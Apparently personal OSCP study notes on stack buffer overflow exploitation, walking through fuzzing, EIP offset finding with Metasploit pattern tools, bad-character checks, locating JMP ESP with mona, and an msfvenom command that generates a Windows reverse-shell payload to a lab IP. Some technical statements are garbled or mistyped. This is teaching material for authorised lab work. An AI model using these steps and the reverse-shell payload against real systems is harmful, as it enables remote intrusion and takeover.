**BUFFER OVERFLOW**

**Introduction to the x86 Architecture**

**PROGRAM MEMEORY: **

For buffer overflow we will mainly concentrate on the stack part of it.

When a thread is running, it executes code from within the Program Image or from various Dynamic Link Libraries (DLLs).The thread requires a short-term data area for functions, local variables, and program control information, which is known as the stack. To facilitate independent execution of multiple threads, each thread in a running application has its own stack.

It follows the technique of last in first out (LIFO)

**Function Return Mechanics:** when a function is called it must know the return address. When a function ends, the return address is taken from the stack and used to restore the execution flow back to the main program or the calling function.

EG:- 

The stack is used for storage of data, pointers, and arguments

**CPU REGISTER:**

They are small extremely high speed cpus .To perform efficient code execution the cpu maintains series of 9 32-bit register.

* **EAX:** arithmetic operation
* **EBX:** Base pointer for memory address
* **ECX:** counter for loops
* **EDX:** I/O port addressing
* **ESI:** pointer addressing the source during copy
* **EDI:** pointer addressing the destination during the copy
* **ESP:** Stack is dynamic and changes constantly during program execution. ESP, the stack pointer, keeps “track” of the most recently referenced location on the stack (top of the stack) by storing a pointer to it.
* **EBP:** EBP, the base pointer, solves this by storing a pointer to the top of the stack when a function is called. By accessing EBP, a function can easily reference information from its own stack frame (via offsets) while executing.
* **EIP:** It is the instruction pointer as it points to the next code to be executed. It is the main target as a pentester.

**TOOL USED:** immunity debugger

It has four windows

* **Upper left:** assembly instruction (highlighted in blue the next instruction to be executed)
* **Upper right:** contains the value of all registers
* **Lower right:** Shows the stack contents. ( address, hex data, aascii representation of data, comments)
* **Lower left:** show the content at any memory (right click for more formats)

F7: step into (one at a time)

F8: step over

F2: break point

F9: start run

Ctrl+F1: to attach

**WINDOWS BUFFER OVERFLOW:**

**DISCOVERING THE VULNERABILITY:**

WE USE FUZZING MOSTLY SINCE WE WOULD NOT HAVE ACCES TO THE CODE SOURCSE MOST OF THE TIME.

The goal of fuzzing is to provide the target application with inputs that may cause the application to malfunction or crash unable to process the input data.

**Fuzzing the HTTP Protocol**

We need to check the input filed of the application as any input field may have buffer overflow not only login page.

**STEPS:**

1. **FUZZING**

We can use wireshark to build a basic fuzzer tool. (right click>follow) to know the response.

BASIC FUZZER: [buffer overflow\windows\windows\_overflow\_check.py](buffer%20overflow/windows/windows_overflow_check.py) (ctrl+click)

We need to run immunity debugger as root for all process to show.

DEP: It is a set of hardware and software technologies that perform additional checks on memory to help prevent malicious code from running on a system.

ASLR: It randomizes the base addresses of loaded application and dll every time the os is booted.

1. **REPLICATE THE CRASH USING FIXED BUFFER**

Fixed length buffer: [buffer overflow\windows\fixed\_buffer\_flow.py](buffer%20overflow/windows/fixed_buffer_flow.py) (ctrl +click).

1. **CONTROLING THE EIP**

Controlling the EIP register is the crucial step in buffer overflow.

We need tom know the exact location of the eip.

Methods:

Use binary tree analysis (400a 400b……..400a 200b,200c……)

Use metasploit pattern create script: msf-pattern\_create -l 800

To find the offset: msf-pattern\_offset -l 800 -q 42306142 (value in eip)

1. **LOCATING SPACE FOR SHELLCODE:**

A standard reverse shell code requires about 300 to m400 bytes of space.

Simple solution is to increase the buffer length and see if there is no change in the buffer overflow conditions..

Methods to create space for our shell code:

Increase the size of buffer and the overflow conditions should not change.

Place the intial shell code in the available place and ask that to point to the shell code

1. **CHECKING FOR BAD CHARACTERS:**

Depending on the application, vulnerability type, and protocols in use, there may be certain characters that are considered “bad” and should not be used in our buffer, return address, or shellcode.


Eg: **0x00**. This character is considered bad because a null byte is also used to terminate a string in low level languages

We can check for bad characters by sending all possible bad characters as part of our buffer and see how our app reacts.

Script to check: [buffer overflow\windows\BAD\_CHARACTER.py](buffer%20overflow/windows/BAD_CHARACTER.py) (ctrl+click)

1. **FINDING AN RETURN ADDRESS:**

We can save our shellcode at the address pointed at by the esp but we need a consistent way to get that code executed.

****

METHOD: We can use a reliable static addresses that we can use and it must contain **JMP ESP**

CRITERIA FOR STAIC MEMORY:

* NO ASLR
* NO BAD CHARACTERS

We use the script mona.py in immunity debugger for this processes.

* **Step1:** ->bottom of the screen type !mona modules.
* **Step2:**  see for all the columns set to false and the **first column should not contains bad character**.
* **Step3:** we need to find the JMP ESP statement . we use the msf-nasm-shell to find the hex equivalent of the statement given.

**Input:-** nasm > jmp esp **output:-** 00000000 FFE4 jmp esp

**To search in immunity:** !mona find -s “\xff\xe4” -m “<module name>”

FFE4 -> \xff\xe4

* **STEP 4:** if the address from the above search is for e.g.:

**0x10090c83 =>eip= \x83\x0c\x09\x10**  (reverse and group 2 by 2 and add x b4 it)

1. **Generating payload**

msfvenom -p windows/shell\_reverse\_tcp LHOST=10.11.0.4 LPORT=443 EXITFUNC= thread -f c –e x86/shikata\_ga\_nai -b "\x00\x0a\x0d\x25\x26\x2b\3d"

-p payloads

-e encoding

-b bad characters

nasm

Final windows buffer: [buffer overflow\windows\final\.py](buffer%20overflow/windows/final.py) (ctrl+click)

1. **GETTING A SHELL:**

We generated an encoded shellcode using msfvenom. Because of the encoding, the shellcode is not

directly executable and is therefore prepended by a decoder stub. The job of this stub is to iterate

over the encoded shellcode bytes and decode them back to their original executable form. In order

to perform this task, the decoder needs to gather its address in memory and from there, look a few

bytes ahead to locate the encoded shellcode that it needs to decode.

In short the deencoding process writes some unwanted data before the shell code and hence it rewrites itself and the target fails ..

Solutuion: we can provide an extra space before the shellcode as an Launchpad.

**LINUX BUFFER OVERFLOW:**

Recent versions of linux kernels have well implemented way of avoiding buffer overflow.More advanced methods are there but are not implemented in oscp.

**LINUX DEBUGGER: EVAN’S DEBUGGER. (EDB)**

**SHIFT+F3** =>To attach a processes

**F9=> To run**

**IMP NOTES**

kali@kali:~$ **msf-nasm\_shell**

nasm > **add eax,12**

00000000 83C00C add eax,byte +0xc

nasm > **jmp eax**

00000000 FFE0 jmp eax

To check for bad characters we use the same approach as the windows buffer.

Finding an return address we use **ctrl+O** instead of the mona module.